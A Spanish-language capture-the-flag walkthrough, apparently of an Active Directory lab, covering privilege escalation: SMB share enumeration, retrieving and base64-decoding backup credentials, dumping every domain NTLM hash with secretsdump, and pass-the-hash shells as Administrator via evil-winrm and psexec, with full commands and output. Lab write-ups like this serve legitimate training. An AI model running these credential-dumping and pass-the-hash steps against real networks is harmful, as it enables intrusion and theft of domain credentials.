
ESCALADA DE PRIVILEGIOS

Ahora podemos listar las carpetas compartidas con esas credenciales con el comando "smbclient"




```
└─$ smbmap -H 10.10.200.177 -u svc-admin -p management2005

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
 -----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.4 | Shawn Evans - ShawnDEvans@gmail.com<mailto:ShawnDEvans@gmail.com>
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.10.200.177:445       Name: spookysec.local           Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        backup                                                  READ ONLY
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        SYSVOL                                                  READ ONLY       Logon server share
[*] Closed 1 connections
```

Vemos que hay una carpeta compartida llamada backup, vamos a ver el contenido:




```
└─$ smbmap -H 10.10.200.177 -u svc-admin -p management2005 -r backup

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
 -----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.4 | Shawn Evans - ShawnDEvans@gmail.com<mailto:ShawnDEvans@gmail.com>
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.10.200.177:445       Name: spookysec.local           Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        backup                                                  READ ONLY
        ./backup
        dr--r--r--                0 Sat Apr  4 15:08:39 2020    .
        dr--r--r--                0 Sat Apr  4 15:08:39 2020    ..
        fr--r--r--               48 Sat Apr  4 15:08:53 2020    backup_credentials.txt
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        SYSVOL                                                  READ ONLY       Logon server share
```

Vemos que tiene un archivo llamado backup_credentials.txt. Nos lo descargamos:



```
└─$ smbmap -H 10.10.200.177 -u svc-admin -p management2005 --download backup/backup_credentials.txt

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
 -----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.4 | Shawn Evans - ShawnDEvans@gmail.com<mailto:ShawnDEvans@gmail.com>
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)
[+] Starting download: backup\backup_credentials.txt (48 bytes)
[+] File output to: /home/kali/Downloads/10.10.200.177-backup_backup_credentials.txt
[*] Closed 1 connections
```


Vemos que el contenido esta en base64, lo desencriptamos:



```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat hash2.txt|base64 -d
backup@spookysec.local:backup2517860
```

Ahora disponemos del usuario backup con la contraseña backup2517860. El usuario backup tiene el permiso de sincronizar todos los cambios en el Active Directory. Esto incluye el hash de los contraseñas. Eso quiere decir que podemos dumpear todos los hashes con la herramienta "impacket-secretsdump":

```
impacket-secretsdump -ntds NTDS *dominio*/*usuario*:*contraseña*@*ip*
```




```
└─$ impacket-secretsdump -ntds NTDS spookysec.local/backup:backup2517860@10.10.200.177
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0×5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0e2eb8158c27bed09861033026be4c21:::
spookysec.local\skidy:1103:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\breakerofthings:1104:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\james:1105:aad3b435b51404eeaad3b435b51404ee:9448bf6aba63d154eb0c665071067b6b:::
spookysec.local\optional:1106:aad3b435b51404eeaad3b435b51404ee:436007d1c1550eaf41803f1272656c9e:::
spookysec.local\sherlocksec:1107:aad3b435b51404eeaad3b435b51404ee:b09d48380e99e9965416f0d7096b703b:::
spookysec.local\darkstar:1108:aad3b435b51404eeaad3b435b51404ee:cfd70af882d53d758a1612af78a646b7:::
spookysec.local\Ori:1109:aad3b435b51404eeaad3b435b51404ee:c930ba49f999305d9c00a8745433d62a:::
spookysec.local\robin:1110:aad3b435b51404eeaad3b435b51404ee:642744a46b9d4f6dff8942d23626e5bb:::
spookysec.local\paradox:1111:aad3b435b51404eeaad3b435b51404ee:048052193cfa6ea46b5a302319c0cff2:::
spookysec.local\Muirland:1112:aad3b435b51404eeaad3b435b51404ee:3db8b1419ae75a418b3aa12b8c0fb705:::
spookysec.local\horshark:1113:aad3b435b51404eeaad3b435b51404ee:41317db6bd1fb8c21c2fd2b675238664:::
spookysec.local\svc-admin:1114:aad3b435b51404eeaad3b435b51404ee:fc0f1e5359e372aa1f69147375ba6809:::
spookysec.local\backup:1118:aad3b435b51404eeaad3b435b51404ee:19741bde08e135f4b40f1ca9aab45538:::
spookysec.local\a-spooks:1601:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
ATTACKTIVEDIREC$:1000:aad3b435b51404eeaad3b435b51404ee:0a2b7e3537a954a6e80b6a1754d7354f:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:713955f08a8654fb8f70afe0e24bb50eed14e53c8b2274c0c701ad2948ee0f48
```

Ahora que tenemos el hash del administrador, no nos hace falta la contraseña ya que podemos hacer un ataque "Pass the hash". Hay dos formas de hacerlo:

- Con win-rm pasando la segunda parte del hash ntlm


```
evil-winrm -i 10.10.200.177 -u administrator -H *hash*
```



```
└─$ evil-winrm -i 10.10.200.177 -u administrator -H 0e0363213e37b94221497260b0bcb4fc

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_pr

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
thm-ad\administrator
```

- Con impacket-psexec pasando el hash ntlm completo:

```
impacket-psexec -hashes aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc administrator@10.10.200.177
```



```
└─$ impacket-psexec -hashes aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc administrator@10.10.200.177
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Requesting shares on 10.10.200.177.....
[*] Found writable share ADMIN$
[*] Uploading file ZYUyFZbZ.exe
[*] Opening SVCManager on 10.10.200.177.....
[*] Creating service NFDZ on 10.10.200.177.....
[*] Starting service NFDZ.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.1490]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```